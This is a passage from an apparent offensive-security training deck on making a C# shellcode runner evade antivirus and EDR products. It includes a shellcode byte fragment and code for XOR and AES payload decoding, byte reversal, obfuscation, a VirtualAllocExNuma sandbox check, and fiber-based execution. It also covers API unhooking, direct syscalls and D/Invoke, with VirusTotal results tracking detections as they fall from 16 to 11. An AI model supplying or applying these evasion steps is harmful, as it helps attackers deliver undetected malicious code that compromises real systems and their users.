0x75, 0x8A, 0x33, 0x98, 0x04, 0x39, 0xEC, 0x1D, 0x05, 0x05, 0x5A, 0x96, 0x26, 0x1D, 0xF6, 0x6B, 0x15, 0x65,
0xC7, 0x1B, 0x5A, 0x09, 0x5D, 0xAD, 0x26, 0xD6, 0x25, 0xC4, 0x13, 0x47, 0x90, 0x1D, 0x25, 0x26, 0x05, 0x7F
```

Change spaces for ",0x"

JARNO BASELIER

```

1  using System;
2  using System.Runtime.InteropServices;
3  using System.IO;
4  using System.Text;
5
6  namespace MijnMooieApp
7  {
8      0 references
9      class ProgramClass
10     {
11         1 reference
12         [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)] static
13         1 reference
14         [DllImport("kernel32.dll")] static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
15         1 reference
16         [DllImport("kernel32.dll")] static extern UInt32 WaitForSingleObject(IntPtr hObject,
17         1 reference
18         [DllImport("kernel32.dll")] static extern void Sleep(uint dwMilliseconds);
19
20         1 reference
21         private static byte[] xor(byte[] cipher, byte[] key)
22         {
23             byte[] xored = new byte[cipher.Length];
24             for (int i = 0; i < cipher.Length; i++)
25             {
26                 xored[i] = (byte)(cipher[i] ^ key[i % key.Length]);
27             }
28             return xored;
29         }
30     }
31 }

```

```
string key = "ABCXOR";  
byte[] buffertje5 = xor(buffertje4, Encoding.ASCII.GetBytes(key));
```

Advanced Evasion Techniques

And test again:

16
/ 70

?

X Community Score ✓

① 16 security vendors and no sandboxes flagged this file as malicious

d58df425ef9d32d0d263d39446adc4e8790ab262f5ab8d98266833d85b6fbb7

ConsoleApp1.exe

peexe 64bits

6.50 KB

Size

2023-03-01 07:53:13 UTC

a moment ago

EXE

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis ①


Do you want to automate checks?

Acronis (Static ML)	① Suspicious	AhnLab-V3	① Malware/Win64.RL_Generic.C4339496
Avira (no cloud)	① HEUR/AGEN.1208634	CrowdStrike Falcon	① Win/malicious_confidence_100% (D)
Cynet	① Malicious (score: 100)	Elastic	① Malicious (high Confidence)
ESET-NOD32	① A Variant Of MSIL/Rozena.CC	Google	① Detected
Kaspersky	① HEUR.Backdoor.MSIL.Agent.gen	MaxSecure	① Trojan.Malware.300983.susgen
SecureAge	① Malicious	SentinelOne (Static ML)	① Static AI - Malicious PE
Sophos	① Generic ML PUA (PUA)	Symantec	① ML.Attribute.HighConfidence
Trellix (FireEye)	① Generic.mg.8b7d6f24002e13d5	ZoneAlarm by Check Point	① HEUR:Backdoor.MSIL.Agent.gen
Alibaba	✓ Undetected	ALYac	✓ Undetected

With another relatively simple trick, we can reduce 1 more EDR, by reversing the shellcode:

1. Reverse the shellcode array via: <https://yupana-engineering.com/online-reverse-byte-array>
2. Make sure the code is reversed back before being XORed:

```
byte[] buffertje4 = new byte[buffertje1.Length + buffertje2.Length + buffertje3.Length];  
Array.Reverse(buffertje1);  
Array.Reverse(buffertje2);  
Array.Reverse(buffertje3);  
System.Buffer.BlockCopy(buffertje1, 5, buffertje4, 0, buffertje1.Length-10);  
System.Buffer.BlockCopy(buffertje2, 5, buffertje4, buffertje1.Length-10, buffertje2.Length-10);  
System.Buffer.BlockCopy(buffertje3, 5, buffertje4, buffertje1.Length-10 + buffertje2.Length-10, buffertje3.Length-10);
```



The image shows a VirusShare analysis interface for a file named `ConsoleApp1.exe`. On the left, a circular badge displays a "Community Score" of 15 out of 70. The main area features a red warning icon and the text "15 security vendors and no sandboxes flagged this file as malicious". Below this, the file's SHA-256 hash is shown: `726a30c5b85946190e696493d957e906f543926a51a9d11aa5059a3c0a74e9a0`. Other details include the file name `ConsoleApp1.exe`, a size of 6.50 KB, and a timestamp of 2023-03-01 10:00:14 UTC. A "peexe 64bits" tag is visible. At the bottom, there are tabs for "DETECTION", "DETAILS", "BEHAVIOR", and "COMMUNITY".

Advanced Evasion Techniques

At this point, our shellcode is less malicious. A better method than XOR encoding is encryption. It's a bit more complicated but yields better results, such as AES encryption:

```
var keyString3 = "bq00Ncwkr7G6w0NoYJRJOCCVIM9VL8iTtoD1YX2/y1I=";  
var keyBytes3 = Convert.FromBase64String(keyString3);  
var dataValue3 = "WdvarTH28eMyINToX02XIJnDoZQAT3dCJPqOED5H2cG6jcSj2aNfsasMYjeWTgFy/qSIwICDbFOyQccHi  
string testValue3 = Decrypt(dataValue3, keyBytes3);  
Console.WriteLine(testValue3);  
Console.ReadLine();  
string testValueClear3 = testValue3.Remove(testValue3.Length - 6);  
Console.WriteLine(testValueClear3);  
Console.ReadLine();  
byte[] buffertje3 = testValueClear3  
.Split(new char[] { ' ', ':', ',', ';', '\t' }, StringSplitOptions.RemoveEmptyEntries)  
.Select(item => Convert.ToByte(item, 16))  
.ToArray();
```



12 security vendors and no sandboxes flagged this file as malicious

68cedfada3c46d1ddb5d63a3a99f910b57ae63f59d89cd507a908db1b8232fac

ConsoleApp1.exe

peexe 64bits

There are endless possibilities to make your shellcode less detectable:

A few possible improvements:

- Generate de XOR key during runtime so it is unknown to the program and brute-force it during runtime to require the key and decrypt the XOR encrypted shellcode.

POC: <https://github.com/Mr-Un1k0d3r/DKMC>

- Use .NET Protected memory using “SameLogin” and “SameProces”:

Name	Value	Description
SameProcess	0	Only code running in the same process as the code that called the <code>Protect(Byte[], MemoryProtectionScope)</code> method can unprotect memory.
CrossProcess	1	All code in any process can unprotect memory that was protected using the <code>Protect(Byte[], MemoryProtectionScope)</code> method.
SameLogon	2	Only code running in the same user context as the code that called the <code>Protect(Byte[], MemoryProtectionScope)</code> method can unprotect memory.

- Use Base64 code, replace certain letters with strings containing non-base64 characters (so it cannot be base64 right) and replace them back at runtime.

Advanced Evasion Techniques

Let's continue working with our XOR-based shellcode runner. We can also obfuscate the final binary again with a C# obfuscator. For example, Babel Obfuscator:

The screenshot shows the Babel Obfuscator settings window. The left sidebar contains a navigation menu with 'Settings' selected. The main area is divided into three sections: 'Renaming', 'Control Flow', and 'Encryption'. The 'Renaming' section has checkboxes for 'Types', 'Methods', 'Properties', 'Events', 'Parameters', 'Fields', 'Virtuals', 'Overloaded', and 'XAML'. It also includes input fields for 'Name Length' (set to 4), 'Name Prefix' (set to 'app'), 'Flatten Namespaces' (checked), and 'Unicode Set' (checked). The 'Control Flow' section has checkboxes for 'Obfuscate Control Flow' (checked) and 'Emit Invalid OpCodes (32-bit only)' (unchecked), along with a dropdown for 'Algorithm' (set to 'goto, if, switch, case, call, value') and a numeric input for 'Iterations' (set to 3). The 'Encryption' section has checkboxes for 'Encrypt Strings', 'Encrypt Values', 'Encrypt Resources', and 'Encrypt Code' (all checked), along with a dropdown for 'Algorithm' (set to 'hash'), a dropdown for 'Values' (set to 'int32, int64, single, double, array'), a dropdown for 'Resource' (set to 'encrypt'), and a dropdown for 'Filters' (set to '--- +').


The screenshot shows the VirusTotal detection results for a file named 'ConsoleApp1.exe'. On the left, there is a circular progress indicator showing a score of 14 out of 70. Below it, the text 'Community Score' is visible. The main area displays a red warning icon and the text '14 security vendors and no sandboxes flagged this file as malicious'. Below this, the file's SHA-256 hash is shown: '754b23d8a3e80c05f1a11c097c1b7db041aee4c68cc2fee024f6eba92aafc'. To the right of the hash, the file size is listed as '45.00 KB' and the upload time is '2023-03-01 10:42:27 UTC a moment ago'. A small icon labeled 'EXE' is also present. At the bottom, there are four tabs: 'DETECTION', 'DETAILS', 'BEHAVIOR', and 'COMMUNITY', with 'DETECTION' being the active tab.

Improvement tips:

- Load your shellcode externally (so it is not in the initial runner).
- Create your own shellcode runner.
- Use better heuristic bypasses

There is one more aspect we need to improve to achieve better evasion statistics:

The API's being used!



The disadvantage of the APIs being used is that they are known for malicious use.

When EDRs see these APIs (especially in combination), the binary is often flagged as "malicious." This happens even without shellcode.

Antivirus sandboxes only simulate the execution of the most common functions and APIs. We can try to bypass detection by using an API that is either incorrectly emulated or not emulated at all.

- Reverse engineer the EDR.
- Test various APIs.

The latter option is, of course, the easiest and least time-consuming.

Alternatives for VirtualAllocEx:

VirtualAllocEx, for example, has several alternatives, such as:

- VirtualAllocExNuma
- NtAllocateVirtualMemory
- NtVirtualAllocEx

Alternatives for CreateThread:

- CreateThreadEx
- NtCreateThreadEx
- Fibers
- EnumDesktopsW

Replacing VirtualAllocEx with VirtualAllocExNuma

VirtualAllocExNuma:

- The suffix "Numa" refers to a system design that optimizes memory usage on servers with multiple processors.
- No C# conversion available on PinVoke.

```
C++ Copy
LPVOID VirtualAlloc(
    [in, optional] LPVOID lpAddress,
    [in]           SIZE_T dwSize,
    [in]           DWORD  flAllocationType,
    [in]           DWORD  flProtect
);
```

```
C++ Copy
LPVOID VirtualAllocExNuma(
    [in] HANDLE hProcess,
    [in, optional] LPVOID lpAddress,
    [in] SIZE_T dwSize,
    [in] DWORD flAllocationType,
    [in] DWORD flProtect,
    [in] DWORD nndPreferred
);
```

According to Microsoft, they are both virtually the same with the addition of an hprocess and a nndPreferred argument. So we can simply adjust our current import:

<https://t.me/learningnets>

```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)] static extern  
IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uint dwSize, UInt32  
flAllocationType, UInt32 flProtect, UInt32 ndPreferred);
```

- VirtualAllocExNuma accepts the handle for the process (hProcess) in which we want to allocate memory as the first argument.
- In our case, we just want to allocate memory in the address space of the currently running process.
- This handle can be retrieved using the relatively simple "GetCurrentProcess" API.

C# Signature:

```
[DllImport("kernel32.dll", SetLastError = true)]  
public static extern IntPtr GetCurrentProcess();
```

The next four arguments are identical to those of VirtualAllocEx.

- The last `nndPreferred` argument is specific to multiprocessing computers. Here we essentially indicate the CPU where the physical memory for our allocation should be located. Since we expect to be on a single-CPU workstation, we pass a value of "0."

Calling `VirtualAllocExNuma` looks like this:

```
VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4, 0);
```

If the API is not emulated by the EDR and the code is executed by the AV emulator, it does not return a valid address. We can then choose not to execute the application further.

```
IntPtr addr = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x40, 0);..
if (addr == null)
{
    ...
    return;
}
```

Advanced Evasion Techniques

Changing this API alone yields some positive results:

13
/ 70

?

Community Score

13 security vendors and no sandboxes flagged this file as malicious

4c77f472191cb810822893d1859d8066c17e8e2f5d92b2c98d50cc07c940bad1
ConsoleApp1.exe
peexe 64bits

6.50 KB
Size

2023-03-01 11:25:57 UTC
a moment ago

EXE

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis ⓘ

Do you want to automate checks?

Acronis (Static ML)	ⓘ Suspicious	AhnLab-V3	ⓘ Trojan/Win.Generic.C4860111
Avira (no cloud)	ⓘ HEUR/AGEN.1208634	CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (D)
Cynet	ⓘ Malicious (score: 100)	Elastic	ⓘ Malicious (high Confidence)
ESET-NOD32	ⓘ A Variant Of MSIL/Rozena.CM	Google	ⓘ Detected
Kaspersky	ⓘ HEUR:Backdoor.MSIL.Agent.gen	MaxSecure	ⓘ Trojan.Malware.300983.susgen
SentinelOne (Static ML)	ⓘ Static AI - Malicious PE	Symantec	ⓘ ML.Attribute.HighConfidence
Trellix (FireEye)	ⓘ Generic.mg.9206d7fa00d4b8d5	Alibaba	✓ Undetected

CreateThread Alternative:

As an alternative to CreateThread, we can use another API: Fibers.

A fiber is "a thread within another thread" and can also be used to trigger a thread.

This process consists of 3 parts/APIs:

- ConvertThreadToFiber = Converts the main thread into a "fiber."
- CreateFiber = Creates the fiber.
- SwitchToFiber = Executes the fiber.

```
2 reference  
[DllImport("kernel32.dll")] static extern IntPtr ConvertThreadToFiber(IntPtr lpParameter);  
1 reference  
[DllImport("kernel32.dll")] static extern IntPtr CreateFiber(uint dwStackSize, IntPtr lpStartAddress, int lpParameter);  
1 reference  
[DllImport("kernel32.dll")] static extern IntPtr SwitchToFiber(IntPtr fiberAddress);
```

Advanced Evasion Techniques

- The first thing we need to do is mark our main thread as a fiber.
We do this with the call to `ConvertThreadToFiber`.
We use a `NULL` `Int` Pointer to indicate that it concerns the main thread.

```
var MainFiber = ConvertThreadToFiber(IntPtr.Zero);
```

- Then we create the fiber. We use a "0" so the function calculates the stack size, and we provide the pointer to the reserved memory and its range.

```
IntPtr mFiber = CreateFiber(0, addr, size);
```

To execute the fiber, we call it like this:

```
IntPtr Trigger = SwitchToFiber(mFiber);
```

```
Marshal.Copy(buffertje5, 0, addr, formaat);  
var MainFiber = ConvertThreadToFiber(IntPtr.Zero);  
int size = buffertje5.Length;  
IntPtr mFiber = CreateFiber(0, addr, size);  
IntPtr Trigger = SwitchToFiber(mFiber);  
WaitForSingleObject(Trigger, 0xFFFFFFFF);
```

Advanced Evasion Techniques

Results:

11
/ 70

?

Community Score

11 security vendors and no sandboxes flagged this file as malicious

e4e998275e4e491529aa5c7d5312ede808bdba2978e1e241cbcd582a9257d5d2

6.50 KB

2023-03-01 11:50:14 UTC

ConsoleApp1.exe

a moment ago

EXE

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	Avira (no cloud)	HEUR/AGEN.1208634
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	F-Secure	Heuristic.HEUR/AGEN.1208634
MaxSecure	Trojan.Malware.300983.susgen	SecureAge	Malicious
SentinelOne (Static ML)	Static AI - Malicious PE	Symantec	ML.Attribute.HighConfidence
Trellix (FireEye)	Generic.mg.f06d19fc14a87bab	AhnLab-V3	Undetected


API Hooking:

To see how we can improve further, it's good to look at API Hooking.

- An EDR can create a "hook" in the API function.
- When a program loads a function like NtWriteVirtualMemory from kernel32.dll, a copy of kernel32.dll is placed in memory.
- When a DLL is loaded in memory, the EDR places a (detection) library there. This is called a "hook."
- Hooks can be created in multiple ways, but the most common is replacing the first instruction in the system DLL with a jump instruction (jmp) that points to a routine in the EDR library.
- Hooking occurs in memory and almost never in the physical on-disk libraries.
- Through the hook, the EDR can track which APIs are called, in what order, and with which arguments.

Advanced Evasion Techniques

- Certain APIs are more likely to be seen as malicious, especially in a specific order, such as OpenProcess, AllocateVirtualMemory, WriteVirtualMemory, CreateThread, etc.
- But the hook can also see the plain-text shellcode because it is unpacked in memory before being copied and used.



API Unhooking:

- Essentially, API UnHooking is the removal of API hooks.
- We can do this because we own the process in memory and can therefore read and write within this process.

**Note: API Hooking is important but is not 100% bulletproof. Actions like CreateThread can still be discovered via telemetry and logs.*

API Unhooking Methods:

- Overwriting memory hooks with the first bytes from the unexported library file on disk.
- Overwriting the NTDLL library in memory with the library on disk.
- Patching the EDR DLLs.

**Note: The disadvantage of these techniques is that other hooked APIs are needed to perform the unhooking. This, too, can be seen as malicious.*

Advanced Evasion Techniques

A better method to prevent hooking is to package all unexported functions so that we can jump directly into kernel mode from our code without involving APIs from NTDLL. This way we perform the syscalls ourselves!



Can we copy and package routines from NTDLL into our own executable before compiling it?



- The functions in the NTDLL registers are responsible for making system calls in kernel mode. (**writeProcessMemory** ultimately calls the **NtWriteVirtualMemory** function via NTDLL).
- EDRs can only partially monitor in kernel mode and therefore strictly monitor NTDLL functions like writeProcessMemory.*
- These functions prepare registers with syscall numbers and arguments before the syscall instruction is actually executed.
- These calls change between:
 - Windows OS versions (XP, 7, 8, 10).
 - Service pack and patch levels.
- Therefore, it is not guaranteed that copies of functions from NTDLL are transferable from one system to another.

**Note: This was possible until Microsoft introduced Kernel Patching (KPP / Kernel Patch Protection / PatchGuard).*

Advanced Evasion Techniques



- You could import all memory registers of all different NTDLL files, followed by a function that determines the current OS and patch level so that the correct memory mapping of the function can be found.
- A tool that uses this is the "Dumpert" tool from Outflank:
<https://github.com/outflanknl/Dumpert> (C-based, using *.asm file).
 - A requirement for this tool is that you disassemble NTDLL.dll yourself to obtain the corresponding assembly code of the desired functions.

A simpler tool is **SysWhispers** (2/3):

- This tool makes it easier to create custom *.asm files with corresponding C header files. Disassembling NTDLL.dll is no longer necessary. <https://github.com/jthuraisamy/SysWhispers2>
- An alternative to SysWhispers2 for use in C# is SharpWhispers:
<https://github.com/SECFORCE/SharpWhispers>

Previously, we used the pinvoke.net site to look up C# API calls.

P/Invoke stands for "Platform Invoke." When working with C#, the alternative D/Invoke is an effective method to bypass userland hooking.

- D/Invoke stands for Dynamic Invoke:
- A project by TheWover.
- Loads an API function at runtime via a pointer to its location in memory.
- Also prevents detection of suspicious IMPORT calls (via the IAT - Import Address Table of the PE file).

D/Invoke can be used in 3 ways:

1. Manual Mapping : This method loads a complete copy of the target library into memory. Functions can then be exported afterward.
2. Overload Mapping : The payload stored in memory is supported by a legitimate file on disk. For the EDR, it appears as though the payload is being executed from a legitimate, validly signed DLL.
3. Syscalls : With this technique, the entire target library is not loaded into memory; instead, only a specific function is extracted. This method offers the most stealth.

**Note: For each of the methods above, so-called "delegates" must also be created for every Windows API function in the C# code.*

What is a "delegate"?

- .NET includes the "Delegate API" and uses it to wrap a method/function in a class.
- Think of it as similar to "reflection" techniques. Through the "Reflection API," we can enumerate and find methods in a given class. These objects are also "delegates."
- The "Delegate API" makes it possible, for example, to instantiate a delegate from a pointer to a function, enabling us to dynamically call that function, possibly including various arguments.

Using D/Invoke:

Let's start using D/Invoke for our API function calls. We can do this in several ways:

1. By adding the D/Invoke library (DLL) to our binary and referencing the functions in that library. Unfortunately, this is not stealthy, as the D/Invoke library is flagged as malicious.
2. By adding the Nugget Package to our binary. However, this suffers from the same stealth issues as option 1.
3. By including only parts of D/Invoke. This works well but requires more effort to implement.

Let's choose option 3!

We will use the following repository as our base:

